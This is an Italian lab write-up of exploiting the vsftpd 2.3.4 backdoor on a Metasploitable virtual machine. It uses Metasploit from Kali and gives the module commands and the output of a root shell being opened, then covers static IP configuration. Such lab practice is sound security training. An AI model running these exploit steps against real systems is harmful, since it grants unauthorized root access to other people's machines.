

Hacking con Metasploit

Introduzione

Oggi ho svolto un esercizio pratico incentrato sull'utilizzo di Metasploit per effettuare un attacco contro una macchina vulnerabile, chiamata Metasploitable. L'obiettivo era sfruttare una vulnerabilità nel servizio vsftpd (Very Secure FTP Daemon) della macchina target, ottenere l'accesso alla stessa e successivamente verificare il successo dell'attacco con la creazione di una cartella. Questo tipo di esercizio è molto utile per comprendere come si svolge un attacco informatico, ma anche per imparare a gestire e proteggere un sistema da attacchi simili.

Fase di Preparazione

La prima fase è stata verificare la connettività tra la macchina Kali e Metasploitable. Per farlo, ho eseguito un semplice **ping** tra le due macchine. L'esito positivo del ping ha confermato che le due macchine erano correttamente collegate nella stessa rete e pronte per la fase successiva.

Successivamente, ho avviato il terminale su Kali e lanciato Metasploit con il comando **"msfconsole"**.

```
(kali@kali)-[~]
└─$ msfconsole
Metasploit tip: To save all commands executed since start up to a file, use the
makerc command

.:ok000kdc'          'cdk000ko:.
.x00000000000000c    c0000000000000x.
:000000000000000k,  ,k000000000000000:
'000000000k00000: :00000000000000000'
o0000000.    .o000o0000l.    ,00000000o
d00000000.    .c00000c.    ,00000000x
l00000000.    ;d;    ,00000000l
.00000000.    .;    ;    ,00000000.
c0000000.    .00c.    'o00.    ,0000000c
o000000.    .0000.    :0000.    ,000000o
l00000.    .0000.    :0000.    ,00000l
;0000'    .0000.    :0000.    ;0000;
.d00o    .0000o0000x0000.    x00d.
,k0l    .0000000000000.    .d0k,
:kk; .0000000000000.c0k:
;k000000000000000k:
,x000000000000x,
.l0000000l.
,d0d,
.

=[ metasploit v6.4.32-dev ]
+ -- --=[ 2459 exploits - 1266 auxiliary - 430 post ]
+ -- --=[ 1471 payloads - 49 encoders - 11 nops ]
+ -- --=[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
```

All'interno di Metasploit, ho cercato gli exploit disponibili per il servizio **vsftpd**, digitando il comando **"search vsftpd"**.

```
msf6 > search vsftpd

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -              -      -      -
0  auxiliary/dos/ftp/vsftpd_232             2011-02-03      normal  Yes    VSFTPD 2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor     2011-07-03      excellent No      VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name      Current Setting  Required  Description
-      -
CHOST      CPORT            no        The local client address
CPORT      Proxies          no        The local client port
Proxies    RHOSTS          yes       A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS     RPORT            yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      21               yes       The target port (TCP)

Exploit target:

Id  Name
```

Tra i risultati, ne ho selezionato uno specifico per sfruttare una vulnerabilità nella versione **2.3.4 di vsftpd**, che è stata identificata come vulnerabile a una backdoor.

Fase di Exploit

Dopo aver scelto l'exploit, ho utilizzato il comando **"use exploit/unix/ftp/vsftpd_234_backdoor"**, per caricare lo specifico modulo di attacco. Successivamente, ho configurato le opzioni del Payload tramite il comando **"show options"** per visualizzare le variabili necessarie alla configurazione.

L'elemento più importante da configurare era l'indirizzo IP della macchina target (Metasploitable), quindi ho impostato l'IP di Metasploitable come **192.168.1.246** utilizzando il comando **"set RHOSTS 192.168.1.246"**.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.246
RHOSTS => 192.168.1.246
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
```

Name	Current Setting	Required	Description
CHOST		no	The local client address
CPORT		no	The local client port
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	192.168.1.246	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	21	yes	The target port (TCP)

```

Exploit target:

  Id  Name
  --  --
  0    Automatic

View the full module info with the info, or info -d command.
```

Dopo aver verificato che tutte le opzioni fossero correttamente configurate, ho lanciato l'exploit con il comando **"exploit"**.

L'exploit ha avuto successo, e sono riuscito a ottenere una shell sulla macchina Metasploitable. Per confermare che avevo effettivamente ottenuto l'accesso, ho utilizzato il comando **"ifconfig"** per verificare l'IP della macchina compromessa, confermando che l'IP visualizzato corrispondeva a quello di Metasploitable.

Mantenimento dell'Accesso


Una volta ottenuto l'accesso alla macchina, ho proseguito con la creazione di una cartella per testare se avessi il pieno controllo del sistema. Ho utilizzato il comando **"mkdir /home/msfadmin/test_metasploit"** per creare la cartella nel percorso **/home/msfadmin**, che è la home directory dell'utente predefinito di Metasploitable.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.246:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.246:21 - USER: 331 Please specify the password.
[+] 192.168.1.246:21 - Backdoor service has been spawned, handling ...
[+] 192.168.1.246:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.102:34311 → 192.168.1.246:6200)
0

mkdir /home/msfadmin/test_metasploitable
```

Dopo aver creato la cartella, ho verificato la sua presenza utilizzando il comando **ls** per elencare i contenuti della directory, confermando che la cartella era stata creata correttamente. Questo passo mi ha confermato che l'attacco era stato eseguito con successo e che avevo mantenuto il controllo sulla macchina target.



```
msfadmin@metasploitable:~$ pwd
/home/msfadmin
msfadmin@metasploitable:~$ ls
vulnerable
msfadmin@metasploitable:~$ ls
test_metasploitable  vulnerable
msfadmin@metasploitable:~$
```

Differenza tra Malware e Exploit

In questo esercizio, è importante fare una distinzione tra malware ed exploit, che sono due concetti distinti ma spesso confusi.

- **Exploit:** Un exploit è un codice o una tecnica che sfrutta una vulnerabilità presente in un sistema. In questo caso, ho utilizzato un exploit per sfruttare una vulnerabilità del servizio vsftpd e ottenere l'accesso alla macchina Metasploitable. L'exploit, di per sé, non è dannoso ma è uno strumento che permette a un attaccante di compromettere un sistema.
- **Malware:** Il malware (software dannoso) è un tipo di software progettato per danneggiare o compromettere un sistema, spesso senza che l'utente ne sia consapevole. Il malware può includere virus, trojan, ransomware e altro. A differenza dell'exploit, il malware è utilizzato per compromettere il sistema, una volta che l'accesso è stato ottenuto, così permettere l'uso di exploit in caso un aggiornamento avesse sanato la possibilità di effettuare uno specifico exploit e può essere usato per eseguire operazioni dannose come il furto di dati o il controllo remoto.

Nel caso specifico, l'exploit utilizzato per accedere a Metasploitable non era di per sé un malware, ma un mezzo per sfruttare una vulnerabilità. Tuttavia, una volta che l'accesso è stato ottenuto, l'attaccante potrebbe potenzialmente installare un malware per garantire un accesso persistente o rubare informazioni sensibili.

Fase di Configurazione IP

Dopo aver completato l'attacco e la verifica dell'accesso, ho proceduto con la configurazione manuale degli IP di Kali e Metasploitable.

```
Clone di Clone di meta2 [In esecuzione] - Oracle VirtualBox
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto
eth0   Link encap:Ethernet  HWaddr 08:00:27:c7:f0:6f
      inet addr:192.168.1.246 Bcast:192.168.1.255 Mask:255.255.255.0
      inet6 addr: fe80::a00:27ff:fec7:f06f/64 Scope:Link
      UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
      RX packets:1805 errors:0 dropped:0 overruns:0 frame:0
      TX packets:1574 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:1000
      RX bytes:132176 (129.0 KB)  TX bytes:146821 (143.3 KB)
      Base address:0xd240 Memory:f0820000-f0840000
```

Per farlo, ho modificato i file di configurazione delle interfacce di rete tramite il comando “sudo nano /etc/network/interfaces”, dove ho impostato manualmente l'indirizzo IP per entrambe le macchine.

```
GNU nano 2.0.7      File: /etc/network/interfaces
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.1.149
netmask 255.255.255.0
network 192.168.1.0
broadcast 192.168.1.255
gateway 192.168.1.1
```

Successivamente, ho riavviato entrambe le macchine utilizzando il comando “sudo reboot” e ho verificato che la configurazione fosse andata a buon fine, eseguendo un altro ping per verificare che Kali e Metasploitable potessero ancora comunicare tra di loro.

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0   Link encap:Ethernet  HWaddr 08:00:27:c7:f0:6f
      inet addr:192.168.1.149 Bcast:192.168.1.255 Mask:255.255.255.0
      inet6 addr: fe80::a00:27ff:fec7:f06f/64 Scope:Link
      UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
      RX packets:115 errors:0 dropped:0 overruns:0 frame:0
      TX packets:70 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:1000
      RX bytes:9632 (9.4 KB)  TX bytes:6621 (6.4 KB)
      Base address:0xd240 Memory:f0820000-f0840000
```

```
kali@kali: ~  
File Actions Edit View Help  
RX packets 8 bytes 480 (480.0 B)  
RX errors 0 dropped 0 overruns 0 frame 0  
TX packets 8 bytes 480 (480.0 B)  
TX errors 0 dropped 0 overruns 0 carrier 0 collisions  
  
(kali@kali)-[~]  
$ ping 192.168.1.149  
PING 192.168.1.149 (192.168.1.149) 56(84) bytes of data.  
64 bytes from 192.168.1.149: icmp_seq=1 ttl=64 time=0.769 ms  
64 bytes from 192.168.1.149: icmp_seq=2 ttl=64 time=0.870 ms  
64 bytes from 192.168.1.149: icmp_seq=3 ttl=64 time=0.561 ms  
64 bytes from 192.168.1.149: icmp_seq=4 ttl=64 time=0.645 ms  
64 bytes from 192.168.1.149: icmp_seq=5 ttl=64 time=0.744 ms  
64 bytes from 192.168.1.149: icmp_seq=6 ttl=64 time=0.585 ms  
^C  
— 192.168.1.149 ping statistics —  
6 packets transmitted, 6 received, 0% packet loss, time 5066ms  
rtt min/avg/max/mdev = 0.561/0.695/0.870/0.108 ms  
  
(kali@kali)-[~]  
$  
  
kali@kali: ~  
File Actions Edit View Help  
GNU nano 8.2 /etc/network/interfaces  
# This file describes the network interfaces available on your system  
# and how to activate them. For more information, see interfaces(5).  
  
source /etc/network/interfaces.d/*  
  
# The loopback network interface  
auto lo  
iface lo inet loopback  
  
auto eth1  
iface eth1 inet static  
address 192.168.1.152/24  
gateway 192.168.1.1  
  
^G Help ^O Write Out ^F Where Is ^K Cut  
^X Exit ^R Read File ^\ Replace ^U Paste ^T Execute  
^_ Justify
```

Conclusioni

L'esercizio ha mostrato l'importanza di comprendere le tecniche di attacco e difesa in un contesto pratico. Ho appreso come sfruttare vulnerabilità note di un servizio (in questo caso, vsftpd) e ottenere l'accesso a una macchina target utilizzando Metasploit. Inoltre, ho compreso come mantenere l'accesso una volta compromesso un sistema e come la distinzione tra exploit e malware sia fondamentale per comprendere il ciclo completo di un attacco informatico.

Infine, l'esercizio ha permesso di sperimentare la configurazione manuale degli indirizzi IP, una competenza essenziale per gestire reti e sistemi in modo sicuro.